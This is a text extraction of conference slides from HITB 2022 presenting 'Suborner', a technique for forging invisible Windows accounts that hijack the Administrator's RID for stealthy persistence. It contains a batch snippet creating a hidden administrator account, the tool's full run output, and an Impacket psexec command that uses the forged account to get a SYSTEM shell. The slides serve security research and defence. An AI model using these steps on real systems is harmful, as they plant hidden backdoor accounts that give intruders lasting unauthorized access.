



HITBSecConf
2022 Singapore

Singapore
August 25 - 26,
2022

S U B O R N E R

A Windows Bribery for Invisible Persistence

Sebastián Castro
@r4wd3r

R4WSEC.COM

WHOAMI

Username `r4wd3r`
Full User name `Sebastián Castro`

Comment `Infosec nerd, stuff breaker ~10y`
User's comment `Terrible at MS Paint :(`
First logon `1993/05/03 23:56`

User profile `Ph. D. CSE Student <at> UCSC`
`PSO R&D Co-op <at> AMD`
`Presenter <at> BlackHat, BSides,`
`Derbycon, Romhack, SEC-T...`



DISCLAIMER

I, Sebastian Castro, solely and exclusively own the property rights of the research "Suborner: A Windows Bribery for Invisible Persistence". I hereby do not concede any property rights to my previous, current and future employers unless I voluntarily choose to transfer such property, in total, or in part.

The opinions expressed here are my own and not necessarily those of my employers.

ACKNOWLEDGEMENT

This is only possible thanks to:

- Family and friends
- Research done before by great minds (Mimikatz, Impacket, etc.)
- Microsoft Team
- Stack Overflow & Infosec community. You all rock!

AGENDA

Why?

What?

How?

Show
me!

What's
next?

AGENDA



BACK IN THE DAY...




Google™

how to create invisible user windows


Google Search

I'm Feeling Lucky

BACK IN THE DAY...



HOW ABOUT NOW?



About 439,000,000 results (0.37 seconds)

TheWindowsClub HOME WINDOWS DOWNLOADS

Create Hidden Administrator User Account in Windows

11/10

```
Create Hidden Administrator User Account.txt - Notepad
File Edit Format View Help
@echo off
net user hidden yourpassword /add
net localgroup Administrators hidden /add
```

```
Create Hidden Administrator User Account.txt - Notepad
File Edit Format View Help
@echo off
net user hidden yourpassword /add
net localgroup Administrators hidden /add
```



MA

Created on October 23, 2020

Creating a hidden user

Hi everyone,

I'm running a PC w/ Windows 10 Pro (v.2004) and is not on a domain.

MA

Created on October 23, 2020

Creating a hidden user

Hi everyone,

I'm running a PC w/ Windows 10 Pro (v.2004) and is not on a domain.


I want to make my administrator account hidden from the user account screen. Instead, I want an option that says ("Other User") where I can type in the account's Username if I ever need to log in. That way, the standard users can log into this computer without having to see my Admin account's name.

Does anyone know if this is possible? Thank you in advance for any help!

I want to make my administrator account hidden

<http://woshub.com/how-to-show-all-users-account...>

There is no other way I know to do this than the methods shown in the tutorials.

MA  Created on October 23, 2020



Creating a hidden user

Hi everyone,

I'm running a PC w/ Win

10 years awarded Windows MVP,

I want to make my administrator account hidden from the user account screen. Instead, I want an option that says ("Other User") where I can type in the

 Greg  - Windows MVP 2010-2020
Independent Advisor Replied on October 23, 2020

Hi Mason. I'm Greg, an installation specialist, 10 years awarded Windows MVP, and Volunteer Moderator, here to help you.

Here's how to hide a User account from the Sign-in Screen in Windows 10:
<https://www.windowscentral.com/how-hide-specifi...>
<http://woshub.com/how-to-show-all-users-account...>

There is no other way I know to do this than the methods shown in the tutorials.

Independent Advisor

Hi Ma

Here's
<https://>
<http://>

There is no other way I know to do this

There is no other way I know to do this than the methods shown in the tutorials.

WHAT ABOUT ATTACKERS?

Identity
Manipulation

MITRE | ATT&CK®

External
Implants

Identity
Manipulation

Account Manipulation
Create Account
Valid accounts

MITRE | ATT&CK®

19 **persistence** techniques

External
Implants

BITS Jobs	Hijack Execution Flow
Boot or Logon Autostart Execution	Implant Internal Image
Boot or Initialization Scripts	Modify Authentication Process
Browser Extensions	Office Application Startup
Compromise Client Software Binary	Pre-OS Boot
Create or Modify System Process	Scheduled Task/Job
Event Triggered Execution	Server Software Components
External Remote Services	Traffic Signaling

Reference: <https://attack.mitre.org/>

Identity
Manipulation

Account Manipulation
Create Account
Valid accounts

MITRE | ATT&CK®

19 **persistence** techniques

External
Implants

BITS Jobs	Hijack Execution Flow
Boot or Logon Autostart Execution	Implant Internal Image
Boot or Initialization Scripts	Modify Authentication Process
Browser Extensions	Office Application Startup
Compromise Client Software Binary	Pre-OS Boot
Create or Modify System Process	Scheduled Task/Job
Event Triggered Execution	Server Software Components
External Remote Services	Traffic Signaling


Reference: <https://attack.mitre.org/>

Identity
Manipulation


Account Manipulation
Create Account
Valid accounts

MITRE | ATT&CK®

63 of the 85 unique procedures for persistence leverage Identity Manipulation



Reference: <https://attack.mitre.org/>



AGENDA

Why?

What?

How?

Show
me!

What's
next?


THE SUBORNER WAY

Suborner is a new persistence attack to stealthily forge custom invisible accounts which can impersonate **any** identity on **all Windows NT machines**.




THE SUBORNER WAY

- Only who created the **suborner** account will easily know the username and password
- After authenticated, the **suborner** account will impersonate any existent (enabled/disabled) account



BRIBING WINDOWS

```
Administrator: C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\Suborner> .\Suborner.exe /password:Password.1
-----
      88
.d888888b.          SUBORNER
d88P 88"88b
Y88b.88           The Invisible Account Forger
"Y888888b.         by @r4wd3r
      88"88b         v1.0.1
Y88b 88.88P
"Y888888P"        https://r4wsec.com
      88
-----
[-] Retrieving hostname
[+] Suborner Account Data:
- Username: DSKTP-WIN11-872$
- Password: Password.1
- RID: 1003
- Template Account RID: 500
- Account to hijack (RID): 500
- Machine account: True
-----
[+] Crafting suborner account DSKTP-WIN11-872$
[+] Crafted names key
[-] RID Hijacking: Setting victim's RID 500 to new account DSKTP-WIN11-872$ for impersonation
[-] Setting account as enabled as machine account
[+] Crafted F key
[-] Writing V account values
[-] Encrypting password for V
[-] NTLM Hash for password: 4D33231D834BE83976764DCAC18CCCD3
[+] Crafted V key
[-] Writing changes to registry
[+] The suborner account DSKTP-WIN11-872$ has been created!
PS C:\Suborner>
```



```
[+] Suborner Account Data:
- Username: DSKTP-WIN11-872$
- Password: Password.1
- RID: 1003
- Template Account RID: 500
- Account to hijack (RID): 500
- Machine account: True
```

BRIBING WINDOWS

```

Administrator: C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\Suborner> .\Suborner.exe /password:Password.1

-----
      88
      .d888888b.          SUBORNER
      d88P 88"88b
      Y88b.88          The Invisible Account Forger
      "Y888888b.          by @r4wd3r
      88"88b          v1.0.1
      Y88b 88.88P
      "Y888888P"          https://r4wsec.com
      88
-----

[-] Retrieving hostname
[+] Suborner Account Data:
- Username: DSKTP-WIN11-872$
- Password: Password.1
- RID: 1003
- Template Account RID: 500
- Account to hijack (RID): 500
- Machine account: True
-----
[+] Crafting suborner account DSKTP-WIN11-872$
[+] Crafted names key
[-] RID Hijacking: Setting victim's RID 500 to new account DSKTP-WIN11-872$ for impersonation
[-] Setting account as enabled as machine account
[+] Crafted F key
[-] Writing V account values
[-] Encrypting password for V
[-] NTLM Hash for password: 4D33231D834BE83976764DCAC18CCCD3
[+] Crafted V key
[-] Writing changes to registry
[+] The suborner account DSKTP-WIN11-872$ has been created!
PS C:\Suborner>

```

[+] Suborner Account Data:

- Username: DSKTP-WIN11-872\$
- Password: Password.1
- RID: 1003
- Template Account RID: 500
- Account to hijack (RID): 500
- Machine account: True

[+] Crafted F key

- [-] Writing V account values
- [-] Encrypting password for V
- [-] NTLM Hash for password: 4D33231D834BE83976764DCAC18CCCD3
- [+] Crafted V key
- [-] Writing changes to registry
- [+] The suborner account DSKTP-WIN11-872\$ has been created!

PS C:\Suborner>

GETTING US ACCESS

```
[user@LAPTOP-59898u]-[~]
>>> psexec.py DSKTP-WIN11-872\$:Password.1@192.168.8.129
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Trash
[*] Requesting shares on 192.168.8.129.....
[*] Found writable share ADMIN$
[*] Uploading file avTqSvIz.exe
[*] Opening SVCManager on 192.168.8.129.....
[*] Creating service aOCF on 192.168.8.129.....
[*] Starting service aOCF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.22000.778]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system

C:\WINDOWS\system32> net users

User accounts for \\
-----
Administrator          DefaultAccount          Guest
user                    WDAGUtilityAccount

The command completed with one or more errors.
```

GETTING US ACCESS

```
[user@LAPTOP-59898u]-[~]
>>> psexec.py DSKTP-WIN11-872\$:Password.1@192.168.8.129
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Trash
[*] Requesting shares on 192.168.8.129.....
[*] Found writable share ADMIN$
[*] Uploading file avTqSvIz.exe
[*] Opening SVCManager on 192.168.8.129.....
[*] Creating service aOCF on 192.168.8.129.....
[*] Starting service aOCF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.22000.778]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system

C:\WINDOWS\system32> net users

User accounts for \\
-----
Administrator          DefaultAccount          Guest
user                    WDAGUtilityAccount

The command completed with one or more errors.
```

psexec.py DSKTP-WIN11-872\\$:Password.1@192.168.8.129

C:\WINDOWS\system32> whoami
nt authority\system

GETTING US ACCESS

```
[user@LAPTOP-59898u]-[~]
>>> psexec.py DSKTP-WIN11-872\$:Password.1@192.168.8.129
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Trash
[*] Requesting shares on 192.168.8.129.....
[*] Found writable share ADMIN$
[*] Uploading file avTqSvIz.exe
[*] Opening SVCManager on 192.168.8.129.....
[*] Creating service aOCF on 192.168.8.129.....
[*] Starting service aOCF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.22000.778]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system

C:\WINDOWS\system32> net users

User accounts for \\
-----
Administrator          DefaultAccount          Guest
user                    WDAGUtilityAccount

The command completed with one or more errors.
```

psexec.py DSKTP-WIN11-872\\$:Password.1@192.168.8.129

C:\WINDOWS\system32> whoami
nt authority\system

C:\WINDOWS\system32> net users

User accounts for \\

Administrator DefaultAccount Guest
user WDAGUtilityAccount


WAIT A MINUTE!



BEFORE...



Attacker



Victim



Admin

ACCOUNT CREATION SCENARIOS

- Scenario 1: Add user
- Scenario 2: Add user with \$
- Scenario 3: Add machine account (netapi32)

ACCOUNT CREATION SCENARIOS

- Scenario 1: Add user
- Scenario 2: Add user with \$
- Scenario 3: Add machine account (netapi32)

SCENARIO #1: ADD USER



SCENARIO #1: ADD USER



SCENARIO #1: ADD USER



SCENARIO #1: ADD USER




```
C:\WINDOWS\system32\cmd.exe
C:\>net users

User accounts for \\LAPTOP
-----
baddie
r4wadministrator
r4wguest
```



SCENARIO #1: ADD USER



ACCOUNT CREATION SCENARIOS

~~-Scenario 1: Add user FAIL!~~

- Scenario 2: Add user with \$
- Scenario 3: Add machine account (netapi32)


ACCOUNT CREATION SCENARIOS

~~- Scenario 1: Add user FAIL!~~

- Scenario 2: Add user with \$

- Scenario 3: Add machine account (netapi32)


SCENARIO #2: ADD USER \$



